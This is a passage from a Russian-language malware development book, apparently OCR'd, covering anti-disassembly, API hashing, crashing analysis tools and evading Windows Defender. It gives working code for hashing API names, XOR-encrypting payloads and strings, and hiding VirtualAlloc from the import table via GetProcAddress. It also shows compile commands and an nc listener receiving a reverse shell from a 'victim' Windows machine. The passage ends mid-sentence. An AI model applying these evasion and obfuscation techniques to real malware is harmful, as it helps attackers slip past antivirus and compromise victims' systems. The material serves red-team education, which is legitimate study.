


Рисунок 7.5. Компиляция нашей вредоносной программы

Затем, как обычно, запустим её на машине жертвы:

```
$ .\hack.exe
```

Результат выполнения этой команды в Windows 10 выглядит следующим образом:




Рисунок 7.6. Обратная оболочка, запущенная на машине Windows

Этот метод также используется в настоящем вредоносном ПО.

Обфускация API и ассемблерного кода

Обфускация API и ассемблерного кода - метод, призванный затруднить обратную разработку, не позволяя инструментам дизассемблерного анализа точно понять функциональность программы. Он предусматривает намеренное усложнение кода или структур данных внутри программы, чтобы запутать дизассемблеры и получить вводящий в заблуждение листинг программы.

Обычно для этого применяется хеширование API - процесс, при котором имена функций API заменяются хеш-значениями.

Практический пример

Рассмотрим практический пример, чтобы понять этот метод.

Здесь мы не будем изучать алгоритм хеширования и его важность для разработки вредоносного ПО: эта тема будет подробно рассмотрена в главе 9. Сейчас мы лишь напишем исходный код.

Прежде всего создадим простой сценарий PowerShell для вычисления хеша заданного имени функции. В нашем случае это строка `CreateProcess`:

```
$FunctionsToHash = @("CreateProcess")
$FunctionsToHash | ForEach-Object {
  $functionName = $_
  $hashValue = 0x35
  [int]$index = 0
  $functionName.ToCharArray() | ForEach-Object {
    $char = $_
    $charValue = [int64]$char
    $charValue = '0x{0:x}' -f $charValue
    $hashValue += $hashValue * 0xab10f29f + $charValue -band 0xffffff
    $hashHexValue = '0x{0:x}' -f $hashValue
    $index++
    Write-Host "Iteration $index : $char : $charValue : $hashHexValue"
  }
  Write-Host "$functionName`t $('0x00{0:x}' -f $hashValue)"
}
```

Для строки `CreateProcess` результатом сценария будет `0x005d47253`.

Таким образом, в коде на C эта функция выглядит следующим образом:

```
DWORD calcHash(char *string) {
  size_t stringLength = strnlen_s(string, 50);
  DWORD hash = 0x35;
  for (size_t i = 0; i < stringLength; i++) {
    hash += (hash * 0xab10f29f + string[i]) & 0xffffff;
  }
  return hash;
}
```

Полный исходный код доступен на GitHub: GitHub.

Скомпилируем его в Kali Linux:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-
    sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
    static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

Вот полученный результат:




Рисунок 7.7. Компиляция нашей вредоносной программы

Затем, как обычно, запустим её на машине жертвы:

```
$ .\hack.exe
```

Результат выполнения команды в Windows 10 показан ниже:




Рисунок 7.8. Обратная оболочка, запущенная на машине Windows

Как видите, всё сработало безупречно. Этот приём относится к наиболее популярным методам в настоящем вредоносном ПО, включая Carbanak, Carberp, Loki, Conti и другие программы. Исходный код самых известных вредоносных программ будет рассмотрен в заключительной части книги.

Аварийное завершение инструментов анализа вредоносного ПО

Для аварийного завершения инструментов анализа можно использовать разные методы, например чрезвычайно сложные рекурсивные функции, из-за которых IDA, Ghidra или любой другой инструмент исчерпывает память и аварийно завершается вместе с виртуальной машиной, в которой он работает.

Практический пример

Простой пример на C, демонстрирующий аварийное завершение инструментов анализа посредством чрезвычайно сложных рекурсивных функций, доступен по адресу: GitHub.

В этом практическом примере функция `recFunction` намеренно спроектирована так, чтобы из-за своей рекурсивной природы потреблять большой объём стека. При вызове с большим входным значением она может вызвать переполнение стека, что приведёт к аварийному завершению инструмента анализа или виртуальной машины, пытающихся её выполнить.

Скомпилируем программу:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-
    sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
    static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

В Kali Linux это выглядит следующим образом:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter07/05-crashing-tools]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter07/05-crashing-tools]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 19 20:12 hack.exe
```

Рисунок 7.9. Компиляция нашей вредоносной программы

Затем, как обычно, запустим её на машине жертвы:

```
$ .\hack.exe
```

Результат выполнения команды в Windows 10 показан ниже:

```
┌──[parrot@parrot]─[~]
└─── $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50994.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights re

Z:\packtpub\chapter07\05-crashing-tools>_
```

```
win10-1903 (workshop) [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter07\05-crashing-tools\
PS Z:\packtpub\chapter07\05-crashing-tools> .\hack.exe
PS Z:\packtpub\chapter07\05-crashing-tools>
```

Рисунок 7.10. Обратная оболочка, запущенная на машине Windows

Этот приём также популярен в настоящем вредоносном ПО и таких инструментах, как Cobalt Strike, известный его применением.

Итоги

В этой главе мы изучили методы и стратегии противодействия дизассемблированию, призванные помешать специалистам по обратной разработке понять функциональность программы. Используя внутри программы специальный код или структуры данных, разработчики могут обманывать инструменты дизассемблерного анализа, заставляя их формировать вводящий в заблуждение листинг программы.

На протяжении главы мы рассмотрели различные методы противодействия дизассемблированию, включая управление потоком функций, а также обфускацию API и ассемблерного кода. Эти методы намеренно усложняют код или структуры данных, мешая дизассемблерам правильно интерпретировать логику программы.

В следующей главе мы рассмотрим обход антивирусных решений.

Глава 8. Лабиринт антивирусов - игра в кошки-мышки

На момент написания книги антивирусное программное обеспечение применяет различные методы, чтобы определить, содержит ли файл вредоносный код. К ним относятся статическое обнаружение, динамический анализ и поведенческий анализ, используемый более совершенными системами обнаружения и реагирования на конечных точках (EDR). В этой главе вы повысите свой уровень разработки вредоносного ПО, освоив методы обхода систем AV/EDR.

В этой главе рассматриваются следующие основные темы:

• понимание принципов работы антивирусных движков;
• обход статического обнаружения;
• обход динамического анализа;
• обход интерфейса сканирования на наличие вредоносного ПО (AMSI);
• продвинутые методы обхода.

Технические требования

Для этой главы понадобятся виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS) для разработки и демонстрации, а также Windows 10 (Microsoft), которая будет выступать в роли машины жертвы.

Для компиляции примеров я использую MinGW (MinGW-w64) для Linux. Установить его можно следующей командой:

```
$ sudo apt install mingw-*
```

Хотя в этой главе мы будем использовать стандартный антивирус Microsoft Windows Defender, теоретически эти методы подходят и для обхода других защитных решений.

Принципы работы антивирусных движков

При поиске опасного программного обеспечения защитные решения применяют множество разных методов. Важно понимать способы, с помощью которых различные защитные решения выявляют вредоносное ПО или относят программу к этой категории.

Статическое обнаружение

Статическое обнаружение - базовый способ антивирусного обнаружения, основанный на заранее определённых сигнатурах вредоносных файлов. Сигнатура представляет собой совокупность байтов или строк, содержащихся во вредоносном ПО и позволяющих однозначно его выявить. Можно также задавать и другие условия, например имена импортируемых переменных и функций. После сканирования программы защитное решение пытается сопоставить её с набором известных правил.

Эти правила необходимо заранее создать и передать защитному решению. Один из инструментов, с помощью которых поставщики средств защиты создают правила обнаружения, - YARA.

Избежать сигнатурного обнаружения несложно, однако это может занять много времени. Нельзя жёстко задавать в программе значения, по которым можно однозначно определить конкретную реализацию вредоносного ПО. Приведённый в этой главе код по возможности избегает таких значений и вместо этого получает или вычисляет их динамически.

Эвристическое обнаружение

Эвристическое обнаружение было разработано для выявления подозрительных признаков в неизвестном и новом вредоносном ПО, а также в обновлённых версиях уже существующих программ. Причиной стало то, что сигнатурное обнаружение легко обходится небольшими изменениями вредоносного файла. В зависимости от применяемого защитного решения эвристическая модель может включать два компонента:

• Статический эвристический анализ предусматривает декомпиляцию подозрительной программы и сравнение фрагментов её кода с уже известным вредоносным ПО, хранящимся в эвристической базе данных. Если определённая доля исходного кода программы совпадает с какой-либо записью в базе, поднимается предупреждение.
• Для программы создаётся виртуальная среда, иногда называемая песочницей, после чего защитное решение проверяет, проявляет ли она поведение, заслуживающее подозрения.

Динамический эвристический анализ

Обнаружение в песочнице анализирует динамическое поведение файла, выполняя его в изолированной среде. Защитное решение следит за выполнением файла и ищет подозрительное или вредоносное поведение. Например, само по себе выделение памяти не является вредоносным действием. Однако последовательность из выделения памяти, подключения к интернету для загрузки шелл-кода, записи шелл-кода в память и последующего его выполнения считается вредоносным поведением.

Анализ поведения

После запуска вредоносного ПО защитные решения продолжают наблюдать за работающим процессом и искать необычное поведение. Они проверяют такие подозрительные признаки, как установка библиотеки динамической компоновки (DLL), вызов определённого интерфейса программирования приложений Windows (API) и установление интернет-соединения.

При выявлении подозрительного поведения защитное решение сканирует память работающего процесса. Если процесс признаётся вредоносным, он завершается. Некоторые действия могут привести к немедленному завершению процесса без сканирования памяти. Например, если вредоносная программа внедрит код в `notepad.exe` и подключится к интернету, процесс, скорее всего, будет немедленно завершён из-за высокой вероятности вредоносной активности.

Обход статического обнаружения

Сигнатурное обнаружение легко обойти, но это требует времени. Важно не задавать во вредоносной программе жёстко значения, позволяющие однозначно определить её реализацию. Как уже говорилось, представленный в этой главе код получает или вычисляет такие значения динамически.

Практический пример

Научимся обходить механизм статического анализа Microsoft Defender с помощью XOR-шифрования и обфускации вызовов функций. На этом этапе полезная нагрузка представляет собой всего лишь всплывающее окно `Hello World`, поэтому особое внимание мы уделим обходу статического и сигнатурного обнаружения.

Для шифрования полезной нагрузки `hello.bin` и обфускации функций можно использовать следующий сценарий Python:

```
import sys
import os
import hashlib
import string

## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ord(current_key))
    return output_str

## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };'
    print(ciphertext)
    return ciphertext, key

## key for encrypt/decrypt
my_secret_key = "secret"
plaintext = open("./hello.bin", "rb").read()
ciphertext, p_key = xor_encrypt(plaintext, my_secret_key)
```

Что такое обфускация вызовов функций и зачем разработчикам вредоносного ПО и специалистам красных команд её изучать? Рассмотрим наш файл `hack1.exe` из главы 2 (GitHub) в VirusTotal (VirusTotal) и откроем вкладку `Details`:




Рисунок 8.1. Вредоносные строки в нашей программе

Внешние функции обычно используются всеми PE-модулями, например файлами `.exe` и `.dll`. При запуске программа вызывает функции, реализованные во внешних DLL; эти библиотеки отображаются в память процесса, после чего их функции становятся доступны коду процесса.

Антивирусная индустрия анализирует большинство внешних DLL и функций, используемых вредоносным ПО. Это помогает определить, является ли исполняемый файл вредоносным. Поэтому антивирусный движок исследует находящийся на диске PE-файл, просматривая его таблицу адресов импорта.

Что же мы, разработчики вредоносного ПО, можем с этим сделать? Здесь и вступает в дело обфускация вызовов функций - метод сокрытия DLL и внешних функций, которые будут вызываться во время выполнения. Для этого можно использовать стандартные функции Windows API `GetModuleHandle` и `GetProcAddress`. Первая возвращает дескриптор определённой DLL, а вторая позволяет получить адрес в памяти требуемой функции, экспортируемой этой DLL.

Рассмотрим пример. Допустим, программе нужно вызвать функцию `Meow`, экспортируемую DLL с именем `cat.dll`. Сначала следует вызвать `GetModuleHandle`, а затем `GetProcAddress`, передав ей имя функции `Meow`. В результате мы получим адрес этой функции:

```
hack = GetProcAddress(GetModuleHandle("cat.dll"), "Meow");
```

Что здесь особенно важно? При компиляции кода компилятор не включит `cat.dll` в таблицу адресов импорта. Поэтому антивирусный движок не сможет обнаружить её при статическом анализе.

Посмотрим, как применить этот приём на практике. Исходный код примера вредоносной программы доступен по адресу: GitHub.

Скомпилируем исходный код PoC:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

На машине атакующего с Kali Linux это выглядит так:




Рисунок 8.2. Компиляция нашей вредоносной программы

Рассмотрим таблицу адресов импорта. Выполним следующую команду:

```
$ objdump -x -D hack.exe | less
```

На моей машине с Kali Linux результат выглядит так:




Рисунок 8.3. Таблица адресов импорта

Как видите, наша программа использует `KERNEL32.dll` и импортирует различные функции, включая `CreateThread`, `VirtualAlloc`, `VirtualProtect` и `WaitForSingleObject`. Все они используются в нашем коде.

> **Важное примечание**
>
> Обратите внимание: 40 из 70 антивирусных движков определили наш файл как вредоносный.

Попробуем скрыть `VirtualAlloc`. Сначала нужно найти объявление `VirtualAlloc`. Оно доступно здесь: документация Microsoft.

Создадим глобальную переменную `VirtualAlloc`. Обратите внимание, что это должен быть указатель с именем `pVirtualAlloc`. В этой переменной будет храниться адрес `VirtualAlloc`:

```
LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize,
  DWORD flAllocationType, DWORD flProtect);
```

Теперь с помощью `GetProcAddress` получим этот адрес и заменим вызов `VirtualAlloc` на `pVirtualAlloc`:

```
pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"),
  "VirtualAlloc");
payload_mem = pVirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE,
  PAGE_READWRITE);
```

Попробуем скомпилировать программу. Снова посмотрим на таблицу адресов импорта:

```
$ objdump -x -D hack.exe | less
```

На моей машине с Kali Linux результат выглядит так:

```
DLL Name: KERNEL32.dll
vma:  Hint/Ord Member-Name Bound-To
82d0       250  CreateThread
82e0       281  DeleteCriticalSection
82f8       317  EnterCriticalSection
8310       628  GetLastError
8320       649  GetModuleHandleA
8334       708  GetProcAddress
8346       890  InitializeCriticalSection
8362       982  LeaveCriticalSection
837a      1391  SetUnhandledExceptionFilter
8398      1407  Sleep
83a0      1442  TlsGetValue
83ae      1489  VirtualProtect
83c0      1491  VirtualQuery
83d0      1500  WaitForSingleObject
```

Рисунок 8.4. Новая таблица адресов импорта без VirtualAlloc

Как видите, в таблице адресов импорта нет `VirtualAlloc`. Прекрасный результат! Однако есть один нюанс: если попытаться извлечь из исполняемого файла все строки, мы увидим, что строка `VirtualAlloc` по-прежнему присутствует. Выполним следующую команду:

```
$ strings -n 8 hack2.exe | less
```

На моей машине с Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ strings -n 8 hack2.exe
!This program cannot be run in DOS mode.
UAWAVAUATWVSH
[^_A\A]A^A_]
 [^_]A\H
:MZuYHcB<H
AQAPRQVH1
AXAX^YZAXAYAZH
Hello, Packt!
kernel32.dll
VirtualAlloc
```

Рисунок 8.5. Поиск VirtualAlloc с помощью команды strings

Мы получили такой результат, потому что при вызове `GetProcAddress` использовали строку в открытом виде. Что с этим можно сделать?

Её можно удалить. Воспользуемся функцией XOR для шифрования и расшифровки строк. Сначала добавим метод XOR в исходный код вредоносной программы:

```
void deXOR(char *buffer, size_t bufferLength, char *key, size_t keyLength) {
  int keyIndex = 0;
  for (int i = 0; i < bufferLength; i++) {
    if (keyIndex == keyLength - 1) keyIndex = 0;
    buffer[i] = buffer[i] ^ key[keyIndex];
    keyIndex++;
  }
}
```

Для этого понадобятся ключ шифрования и строка. Добавим зашифрованную строку `cVirtualAlloc` и изменим код:

```
unsigned char cVirtualAlloc = {//encrypted string};
unsigned int cVirtualAllocLen = sizeof(cVirtualAlloc);
char secretKey[] = "secret";
```

Также добавим логику XOR-расшифровки полезной нагрузки и строки:

```
deXOR(payload, sizeof(payload), secretKey, sizeof(secretKey));
deXOR(cVirtualAlloc, sizeof(cVirtualAlloc), secretKey, sizeof(secretKey));
pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"),
  cVirtualAlloc);
```

Полный исходный код PoC доступен по адресу: GitHub.

Посмотрим, как всё работает. Скомпилируем исходный код PoC:

```
$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

На машине атакующего с Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ ls -lt
total 72
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Apr 16 11:05 hack3.exe
```

Рисунок 8.6. Компиляция нашей вредоносной программы

Затем запустим её на компьютере жертвы:

```
> .\hack3.exe
```

На машине с Windows 10 x64 результат выглядит так:

